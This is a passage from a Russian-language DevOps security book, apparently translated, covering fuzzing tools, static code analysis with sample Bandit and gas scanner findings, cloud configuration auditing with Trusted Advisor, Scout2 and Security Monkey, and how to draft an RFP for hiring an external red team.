American fuzzy loop (AFL, <http://lcamtuf.coredump.cx/afl/>) и Radamsa (<https://github.com/aoh/radamsa>) — это примеры фаззеров, работающих с файлами, которые создают мутации для испытания ввода в приложение. Radamsa — это фаззер, работающий по принципу черного ящика, AFL — по принципу белого ящика. AFL использует прием, называемый *инструментированием*, чтобы изучить внутреннюю структуру приложения и лучше протестировать его безопасность. Для инструментирования приложения потребуется его определенного рода компиляция, именно поэтому фаззер AFL относят к белому ящику.

Burp Intruder (в составе Burp Suite) и ZAP предоставляют сетевые фаззеры, которые могут быть нацелены на ввод для веб-приложений. Такие инструменты берут

шаблон принимаемого приложением трафика обычно путем индексации, а затем преобразуют ввод с помощью произвольного генератора или грамматики.

На рис. 12.6 показано, как ZAP можно использовать для фаззинга ввода для приложения `invoiceg`. Можно применить инструмент к ресурсу, обнаруженному во время индексации, выбрать отдельный компонент HTTP-запроса (здесь идентификатор счета) и передать произвольные элементы в различных форматах.




Рис. 12.6. ZAP поддерживает фаззинг веб-приложений с помощью грамматики и сгенерированного ввода

Даже при использовании автоматизированных инструментов, которые помогают выявлять уязвимости с помощью фаззинга, нужно выполнить много ручной работы. Чем больше усилий вы приложите к фаззингу, тем лучше будут результаты. Именно поэтому в больших корпорациях по разработке программного обеспечения имеются отдельные команды, занимающиеся фаззингом. В Mozilla, Google и Microsoft инженеры в ходе такого тестирования безопасности постоянно находят критические уязвимости в собственных продуктах.

Несомненно, фаззинг значительно улучшит стратегию безопасности, но вам всегда стоит думать о количестве потраченного времени и ресурсов. Но сначала я хочу раскрыть другую, более легкую, но тоже важную тему — статический анализ кода. Фаззинг очень важен, но для правильной его работы потребуются время и деньги.

12.2.3. Статический анализ кода

Еще одним способом тестирования устойчивости программы является анализ исходного кода на наличие известных проблем и уязвимостей без исполнения программы. Он называется *статическим анализом кода* и способен помочь отловить ошибки программирования на раннем этапе жизненного цикла приложения.

Статический анализ кода — это прием, при котором *абстрактное синтаксическое дерево* (abstract syntax tree, AST) программы парсится посредством чтения его исходного кода и тестирования всех узлов на наличие нежелательных признаков. Эти признаки могут быть любыми, от пропущенного комментария, описывающего назначение функции, до проверки на возможность SQL-инъекций или наличие небезопасных криптографических функций.

Большинство современных языков обеспечены широко настраиваемыми и высокопроизводительными инструментами для статического анализа кода. Для JavaScript это ESLint (<http://eslint.org/>), для Python — Bandit (<http://mng.bz/K3P2>), для Java и C/C++ можно выбирать из десятков (<http://mng.bz/HIYx>), а для Go наращивает популярность gas (<http://mng.bz/Plz9>). Многие из этих инструментов можно быстро задействовать, воспользовавшись правилами, созданными сообществами разработчиков, и заимствуя лучшие приемы, применяемые в других организациях.

В листинге 12.1 показан пример запуска Bandit на Kinto (<https://github.com/Kinto/>) — хранилище документов, написанном на Python. Инструмент предназначен для проверки исходного кода приложения на наличие потенциальных проблем. За кулисами Bandit считывает весь Python-код Kinto и анализирует каждый его блок в поисках проблем, используя предопределенные тесты, которые поставляются вместе с инструментом Bandit.

Листинг сокращен и показывает только две проблемы: одну с низким уровнем риска, другую — со средним, вместо того чтобы демонстрировать сотни найденных строк, но он позволяет хорошо разобраться в типах проблем, которые выявляются при статическом анализе кода.

1. Первая проблема возникла из-за того, что Kinto использует пакет `subprocess`, способный в некоторых экземплярах создавать угрозу для безопасности, выполняя произвольные команды в системе, в которой работает приложение.
2. Вторая проблема возникла по причине того, что в юнит-тестах Kinto используется функция `mktemp`. В ней имеется известная проблема для безопасности, и вместо нее нужно использовать `mkstemp`.

Дальнейший анализ найденных проблем, вероятнее всего, даст незначительные результаты, но Bandit просто просматривает код и перечисляет проблемы. Статическому анализу кода свойственно выдавать ложноположительные результаты, так как инструменты видят код в отрыве от всей экосистемы приложения. Важно, чтобы кто-то сортировал результаты, возвращаемые инструментом, перед тем как относить их к категории уязвимостей.

Листинг 12.1. При анализе исходного кода Kinto были обнаружены потенциальные проблемы с безопасностью

```
$ bandit -r src/github.com/Kinto/kinto
[main] INFO profile include tests: None
[main] INFO profile exclude tests: None
[main] INFO cli include tests: None
[main] INFO cli exclude tests: None
[main] INFO running on Python 2.7.12
155 [0.. 50.. 100.. 150.. ]
Run started:2017-07-04 21:55:56.756019
```

← Вызов сканера Bandit для исходного кода Kinto

```
Test results:
>> Issue: [B404:blacklist] Consider possible security
    implications associated with subprocess module.
    Severity: Low Confidence: High
    Location: kinto/plugins/admin/release_hook.py:9
8
9 import subprocess
10
11
12 def after_checkout(data):
-----
>> Issue: [B306:blacklist] Use of insecure and deprecated
    function (mktemp).
    Severity: Medium Confidence: High
    Location: kinto/tests/test_config.py:16
15     template = "kinto.tpl"
16     dest = tempfile.mktemp()
17     config.render_template(template, dest,
```

Проблема низкого уровня риска, найденная в результате использования пакета subprocess

Проблема низкого уровня риска, найденная в результате использования функции mktemp()

Просмотрев исходный Go-код `invoicer`, `gas` выдает подобные результаты и показывает три области потенциальных ошибок, с которыми может столкнуться приложение (листинг 12.2).

Листинг 12.2. Исходный код `invoicer` оценивается сканером Go AST `gas`

```
[logging.go:21] - Errors unhandled. (Confidence: HIGH, Severity: LOW)
> msg, _ := json.Marshal(a1)

[logging.go:35] - Errors unhandled. (Confidence: HIGH, Severity: LOW)
> msg, _ := json.Marshal(a1)

[main.go:133] - Errors unhandled. (Confidence: HIGH, Severity: LOW)
> id, _ := strconv.Atoi(vars["id"])
```

Summary:

```
Files: 5
Lines: 518
Nosec: 0
Issues: 3
```

Большинство инструментов для анализа исходного кода принимают конфигурационные файлы для настройки подключения или исключения определенных тестов. ESLint для JavaScript показывает сложный пример тестовой конфигурации и делает настраиваемыми логику тестирования, а также интеграцию отдельных тестов. Firefox, например, сильно полагается на ESLint при тестировании и проверке большей части, если не всего кода JavaScript, включенного в браузер (не только для безопасности, но и для стилей и читабельности). Исходный код этих тестов доступен в репозитории кода Mozilla (<http://mng.bz/WXc3>), и вы можете запустить их самостоятельно, используя документацию (<http://mng.bz/T940>). Но не делайте этого, если спешите, так как выполнение тестов занимает несколько минут!

Иногда можно выполнять статический анализ кода из CI/CD-конвейера для не очень больших приложений. Вам нужно настраивать логику тестирования в своей среде и использовать самые лучшие приемы, которые могут обеспечить прекрасную возможность для взаимодействия команд специалистов по безопасности и разработчиков. Я считаю, что командам по безопасности выгодно прикладывать усилия к реализации этого подхода, и для этого есть несколько причин.

- ❑ Первая и главная — анализ исходного кода сокращает появление рисков от уязвимостей в приложении.
- ❑ Определение и продвижение стандарта кодирования помогают разработчикам писать воспроизводимый и чистый код. Это позволяет облегчить работу специалистов по безопасности, к примеру ручную проверку, и увеличить производительность организации.
- ❑ Написание правил анализа исходного кода совместно с разработчиками поможет обеспечить позитивную динамику развития организации. Для этого инженерам по безопасности придется разбираться в разработке приложений и принимать в ней участие, что поможет сблизить команды.

Недостатком анализа исходного кода является то, что для его эффективной реализации требуется хорошо знать доменную область. Вы не сможете выполнить его, если вы не умеете писать код. В идеальном случае инженеры по безопасности, обслуживающие платформу, являются опытными разработчиками, способными понимать и исправлять проблемы, обнаруженные их инструментами. Если они не будут с этим справляться, то рискуют постоянно отправлять ложноположительные отчеты команде разработчиков, которая вскоре начнет просто игнорировать их.

В завершение разговора о внутреннем тестировании безопасности мы переключимся с приложений на инфраструктуру, где все работает по-другому из-за широкого участия поставщиков облачных технологий.

12.2.4. Аудит облачной инфраструктуры

До наступления времен облачных технологий и IaaS тестирование инфраструктуры было одной из важнейших функций команд по безопасности. Тогда сети центров обработки данных ежедневно исследовались инструментами для выявления проблем,

такими как NMAP (<https://nmap.org/>), и платформами сканеров уязвимостей, например OpenVAS (<http://openvas.org/>) и Nessus, который в те времена был общедоступным (<http://mng.bz/PpcU>). Эти инструменты помогали решать проблемы инвентаризации и аудита: центры обработки данных были перегружены, и ни у кого не было четкого и соответствующего действительности представления о том, что на них запущено. Команды по безопасности, предпринимавшие усилия для выявления проблем, зачастую наиболее точно представляли себе состояние сети, чем и пользовались для того, чтобы проверять правильную конфигурацию межсетевых экранов и отсутствие в сети скрытой системы.

Но все изменилось, когда инфраструктура ушла в облако. Никто не проверяет AWS с помощью NMAP. Это произошло, в частности, оттого, что AWS запрещает эту операцию из страха перегрузки сети, но в основном потому, что, когда сети и управление системами переместились к поставщикам облачных технологий, полностью исчезла проблема инвентаризации. Хотите узнать, сколько систем группа безопасности открыла для Интернета? Сделайте запрос в AWS API и обработайте ответ, не высылая ни единого пакета. В облачных средах аудит безопасности инфраструктуры связан скорее с проверкой ее конфигурации, нежели с активным тестированием сервисов.

В AWS, например, вы бы проверяли:

- ❑ правила межсетевого экрана по всей инфраструктуре — заглядывая в конфигурации групп безопасности;
- ❑ что системы актуальны — просматривая версию их основного образа (Amazon Machine Image, AMI);
- ❑ что права доступа к мерам безопасности по всей инфраструктуре переданы администраторам — просматривая роли IAM;
- ❑ что эти базы данных должным образом прошли через резервное копирование — просматривая конфигурацию экземпляров RDS.

Для осуществления всех этих шагов при использовании традиционной инфраструктуры необходима глубокая самодиагностика конфигурации систем. С облаком же достаточно лишь сделать несколько API-запросов и распарсить данные JSON-файла. Для безопасности это прекрасно, потому что таким образом значительно упрощается работа команды по безопасности. На самом деле многие инструменты для проверки конфигураций поставщиков облачных технологий, например AWS, уже существуют.

Trusted Advisor

Trusted Advisor — инструмент для аудита компании Amazon. Он доступен из веб-консоли и исследует все ресурсы в пределах заданного аккаунта на наличие проблем со стоимостью, производительностью, безопасностью и устойчивостью к ошибкам. Не сказать, чтобы он был предназначен именно для сферы безопас-

ности, но в нем можно найти множество возможностей, применимых для обеспечения конфиденциальности, целостности и доступности данных, обслуживаемых в инфраструктуре AWS.

Для осуществления некоторых более сложных проверок в Trusted Advisor необходимо иметь план поддержки высокого класса, поэтому при тестировании из бесплатного аккаунта вам могут быть недоступны некоторые функции. Однако, приступая к аудиту безопасности инфраструктуры, для начала можно ограничиться данными, возвращаемыми при бесплатном плане.

На рис. 12.7 показана информация об активном аккаунте AWS, возвращаемая Trusted Advisor. Проверки безопасности, которые не увенчались успехом, находятся в начале списка результатов и сопровождаются подробным объяснением того, в чем заключается ошибка, и указанием затронутых ресурсов. Здесь вы видите проблемы с TLS-сертификатами в CloudFront, которые были неправильно настроены в распределителях нагрузки, ключами доступа, не менявшимися более трех месяцев, и группами безопасности, открытыми всему миру.




Рис. 12.7. Trusted Advisor от AWS исследует ресурсы в пределах заданного аккаунта на наличие проблем и неправильной конфигурации

Trusted Advisor обеспечивает достойный обзор наилучших приемов, рекомендуемых AWS, которыми команде по безопасности стоит овладеть ради усиления своей инфраструктуры.

Scout2

Scout2 — это инструмент для аудита безопасности, созданный компанией NCC Group, который подробно анализирует конфигурацию аккаунта AWS (<http://mng.bz/oB9g>). Он подобен Trusted Advisor, но копает глубже, и его можно настраивать с помощью оригинальных правил.

Scout2 — это приложение на Python, которое можно установить с помощью команды `pip install awsscout2`. Инструменту нужны входные данные с правами для чтения для работы с большей частью аккаунта AWS. К счастью, разработчики поддерживают роль IAM для обслуживания этих разрешений, что вы можете использовать для создания специального профиля AWS (<http://mng.bz/v448>). Как только профиль будет создан, можно будет выполнять аудит с помощью следующей команды:

```
Scout2 --profile securingdevops-aws-scout2
```

За кулисами Scout2 выполняет тысячи вызовов API, чтобы получить конфигурацию аккаунта и проанализировать ее с помощью набора предопределенных правил. По их завершении в браузере выводится страница с находками (рис. 12.8). Потенциальные проблемы в безопасности выделены красным, а предупреждения — желтым. Все исследованные сервисы (CloudFormation, CloudTrail, EC2 и др.) получают свою итоговую страницу, где каждый из тестов, выполненных Scout2, будет отображен вместе со статусами — красными, желтыми или зелеными.

Вы можете продолжать тестирование, чтобы выяснить подробности о некоторой ошибке. Например, на рис. 12.9 показаны детали тестирования EC2, потерпевшего неудачу из-за того, что у группы безопасности есть порт PostgreSQL, который разрешает доступ из Интернета.

Как и большинству инструментов, Scout2 свойственно выводить некоторое количество ложноположительных результатов, которые команда по безопасности должна проверить, прежде чем поднимать тревогу. Но даже с учетом ограничений количество тестов, выполняемых Scout2 в аккаунте AWS, впечатляет. Каждая команда по безопасности должна периодически запускать его и тратить время на исправление найденных проблем и их сортировку.

Более того, очень полезным может оказаться написание собственных тестов, которые будут искать конфигурации, используемые в данной организации. Scout2, а также Security Monkey компании Netflix, о котором мы поговорим далее, поддерживают настраиваемые тесты.




Рис. 12.8. Отчет, созданный Scout2, демонстрирует потенциальные проблемы, связанные с большим количеством сервисов AWS





Рис. 12.9. Подробности отчета Scout2 о базе данных PostgreSQL, к которой открыт доступ из Интернета

Security Monkey

Netflix была первой крупной корпорацией, которая переместила важные фрагменты своей инфраструктуры в облако. В течение нескольких лет ее специалисты принимали DevOps-меры для документирования своих техник эксплуатации и публикации открытых инструментов, написанных для собственных нужд.

Security Monkey — один из таких инструментов, он предназначался для поддержания безопасности инфраструктуры Netflix сначала в AWS, а затем в GCP (Google Cloud Platform). Он работает так же, как Trusted Advisor и Scout2: получает конфигурации из инфраструктуры и проводит предопределенные тесты на соответствие. Тестирование выполняется автоматически внутри платформы, и при выявлении нарушений высылаются уведомления. Вдобавок платформа предоставляет веб-интерфейс для управления тестами и просмотра результатов (рис. 12.10).



Item Name	Technology	Account	Account Type	Region	Issue	Notes	Score
☐ the-end-297237e8ada164bf9f12ceb93b282cf.flaws.cloud	s3	flaws	AWS	us-east-1	POLICY - This Policy Allows Access From Anyone.		10
☐ level5-d2891f604d2061b6977c2481b0c8339e.flaws.cloud	s3	flaws	AWS	us-east-1	POLICY - This Policy Allows Access From Anyone.		10
☐ level5-c04c04a8a808751675e70a7d8c9880.flaws.cloud	s3	flaws	AWS	us-east-1	POLICY - This Policy Allows Access From Anyone.		10
☐ level2-c8b217a33f1f939f6f173a00a9ae7.flaws.cloud	s3	flaws	AWS	us-east-1	POLICY - This Policy Allows Access From Anyone.		10
☐ level3-9af0d3927f195e10225021a578e6f78df.flaws.cloud	s3	flaws	AWS	us-east-1	ACL - AllUsers USED.	READ	10
☐ flaws.cloud	s3	flaws	AWS	us-east-1	ACL - AllUsers USED.	READ	10
☐ flaws.cloud	s3	flaws	AWS	us-east-1	POLICY - This Policy Allows Access From Anyone.		10

Рис. 12.10. Веб-интерфейс Security Monkey демонстрирует проблемы, обнаруженные в аккаунте AWS (<http://mng.bz/kF6C>)

Security Monkey — это пока наиболее сложный из трех описанных инструментов. В отличие от Trusted Advisor и Scout2, которым требовалось всего пару минут на настройку и выполнение, для использования Security Monkey, очевидно, понадобится больше усилий. Его значительный функционал поддерживает AWS и GCP, а большое сообщество пользователей делает его прекрасной платформой для тестирования безопасности в организациях, которые уже выросли из простых инструментов и хотят получить полноценную проверку соответствия инфраструктуры.

Это лишь краткий обзор нескольких инструментов из тысяч доступных, которые позволяют проверять безопасность облачной инфраструктуры. Существует великое множество инструментов, и к тому моменту, когда вы будете читать эту книгу, их количество только возрастет. Но вместо того, чтобы сосредоточиваться на отдельных

инструментах, обратите внимание на методологию тестирования, которая в облачной инфраструктуре связана скорее с проверкой конфигурации, чем с отправкой пакетов на серверы.

Сканирование уязвимости, фаззинг веб-приложений, статический анализ кода и тестирование безопасности облачных инфраструктур могут занимать много времени у команды, обеспечивающей безопасность, и настанет время, когда ей понадобится помощь со стороны для проверки особого компонента или для того, чтобы узнать о новых приемах. В следующем разделе мы обсудим, как эффективно работать с поставщиками услуг в сфере безопасности, или красными командами.

12.3. Красные команды и внешнее тестирование на проникновение

Хорошо ли вы знакомы с различными путями внедрения вредоносного HTML-кода в формы веб-приложения? А с созданием логической бомбы в SVG-изображении или со способами проникновения через межсетевой экран? Владеете ли вы современными приемами инъекции SQL-запросов в HTTP-заголовки? Изучали ли вы последние проблемы с безопасностью, выявленные в продукте X от поставщика облачных технологий Y? Я — нет.

Синие команды сосредоточены на обороне периметра, и это нелегкий труд. Нам не нужно волноваться об обеспечении безопасности каждого уголка организации, что потребовало бы полномасштабных решений. У нас редко появляется время для того, чтобы погрузиться в частности продуманного вектора атак.

Красные команды, в свою очередь, сосредоточены на проникновении в организацию. Им не нужно беспокоиться о защите всей инфраструктуры, единственная их цель — обнаружить в глухом закоулке инфраструктуры одну-единственную лазейку, которая позволит скомпрометировать всю компанию. Проникновение в организацию требует навыков, отличных от тех, которые нужны для защиты, так что, наняв красную команду, вы сможете добиться более значительных результатов, чем взявшись за дело самостоятельно.

В этом разделе мы обсудим, как можно наиболее эффективно воспользоваться внешними услугами в сфере безопасности.

12.3.1. Предложение о найме

Вначале нужно написать предложение о найме (RFP) красной команды и отправить его в различные организации. Главное в RFP — описать предстоящую работу и попросить эти сторонние организации о составлении их предложения с представлением расценок и подробностей о команде.

Наверное, наиболее важным в RFP является объем работ, а необходимость точно описать, что тестируется, требует от штатных команд по безопасности сил и времени. Запрос на аудит всей инфраструктуры и всех ее сервисов кажется чем-то из области

фантастики (сделать это реально, только если организация небольшая). Обширный аудит поглощает время и ресурсы и дает посредственные результаты. Что вам действительно нужно, так это точечные сведения о безопасности отдельных компонентов, которые легче получить, ограничив масштабы работы до небольшой области.

Когда мы в Mozilla попробовали организовать такой тренинг, аудит был сосредоточен на специфичных сервисах Firefox. Мы начали с сервиса Firefox Accounts, затем перешли к сайту расширений и т. д. Во всех случаях объем работы был описан следующим образом:

- ☐ разделы инфраструктуры, которые следует проверить;
- ☐ расположение исходного кода приложения;
- ☐ адреса открытых сервисов в пределах области, охватываемой аудитом;
- ☐ список областей, которые не нужно проверять.

Команда по безопасности непосредственно контактировала с командой инженеров каждого из сервисов, чтобы определить масштаб работы и убедиться в том, что все будут знать обо всем даже до того, как мы вышлем RFP сторонним фирмам. Команды по безопасности не могут полноценно выполнить аудит, не прибегая к помощи разработчиков и администраторов, к тому же раннее подключение их к процессу необходимо для обеспечения успешного выполнения аудита.

В RFP также нужно изложить предысторию тестируемого сервиса, включая основные риски, выделяемые организацией. Чем больше информации вы поместите в RFP, тем лучше будут выглядеть предложения, высланные фирмам, предоставляющим услуги в сфере безопасности. Но, вероятно, не стоит включать туда информацию, которая считается конфиденциальной, потому что в этом случае будет намного легче отправить RFP из организации, так как перед сторонними фирмами не раскрыты соглашения о конфиденциальности.

Еще укажите критерий выбора (какой тип аудита вам нужен, технический или организационный, и т. п.), перечень документов, которые должны будут представить фирмы-соискатели (профиль аудиторов, предыдущий опыт, гарантии), период, в течение которого они должны отправить предложения, и контактную информацию. Содержание типичного RFP будет следующим.

Исходные данные и цели проекта:

- ☐ объем работ;
- ☐ критерий выбора;
- ☐ необходимая документация;
- ☐ временные рамки;
- ☐ контакты.

RFP должен занимать пять-шесть страниц. Вам не нужно писать поэму о своей организации — вряд ли ее кто-то прочтет. Пусть документ будет сжатым и сосредоточенным на описании того, что вы желаете получить от аудита.

Стоит доверить составление RFP команде юристов, если такая имеется. Большинство организаций имеют свой предопределенный язык, который нужно использовать в каждом запросе RFP, чтобы убедить всех: документ представляет собой не обязательство, а предложение, которое может повлечь дальнейшее трудоустройство. Посоветуйтесь со своими юристами, если не уверены, как нужно поступить с RFP.

Следующим испытанием станет нахождение фирм, заинтересованных в работе с вами. В прежние годы делать это было сложнее, но сейчас вы можете воспользоваться социальными сетями для распространения предложения. На рис. 12.11 показано сообщение Twitter, которое я опубликовал, когда мы составили запрос на аудит Firefox Accounts. Вскоре им заинтересовались, и в течение недели мы общались с десятками фирм.




Рис. 12.11. RFP на аудит Firefox Accounts распространялся с помощью Twitter

Вы также можете поискать в Интернете фирмы с хорошей репутацией или в рассылке OWASP или SANS попросить другие организации порекомендовать вам кого-то. Люди обычно идут навстречу новичкам и помогают им обзавестись новыми знакомствами.

Стоит ли вам просто опубликовать RFP и ждать предложений? Вероятно, нет, если вы не желаете получить большое количество спама. Вам необходимо убедиться хотя бы в том, что отзывающиеся фирмы обладают необходимой структурой и предлагают гарантии. Многие крайне оптимистичные исследователи безопасности пытаются отзываться на предложения провести аудит такого типа, не имея необходимой структуры для того, чтобы его выполнить. Для них подойдут программы по отлову багов, о которых мы поговорим позднее.

В течение нескольких недель после публикации RFP вы начнете получать предложения, и нужно будет решить, с какой фирмой заключить контракт. Каждое

предложение может оказаться особенным. Деньги здесь играют важную, но не решающую роль. Вот несколько аспектов, которые необходимо учитывать при просмотре предложений:

- ❑ стоимость и длительность аудита;
- ❑ размер команды;
- ❑ возможность выполнять аудит кода;
- ❑ возможность производить атаки методами социальной инженерии;
- ❑ возможность тестировать инфраструктуру;
- ❑ возможность тестировать приложения (и наличие опыта взаимодействия с типичными проблемами используемых языков программирования);
- ❑ предыдущий опыт обзора подобных приложений;
- ❑ предыдущий опыт работы в известных/доверенных организациях.

Стиль работы тоже может играть важную роль. Например, проведение аудита безопасности в банке или правительственном агентстве может отличаться от работы со стартапами из Силиконовой долины.

Не пренебрегайте интервьюированием небольшого ряда кандидатов — лично, по телефону или по почте. Перед тем как нанимать команду, нужно убедиться в том, что вы можете свободно общаться с ее членами и говорите об одном и том же.

12.3.2. Техническое задание

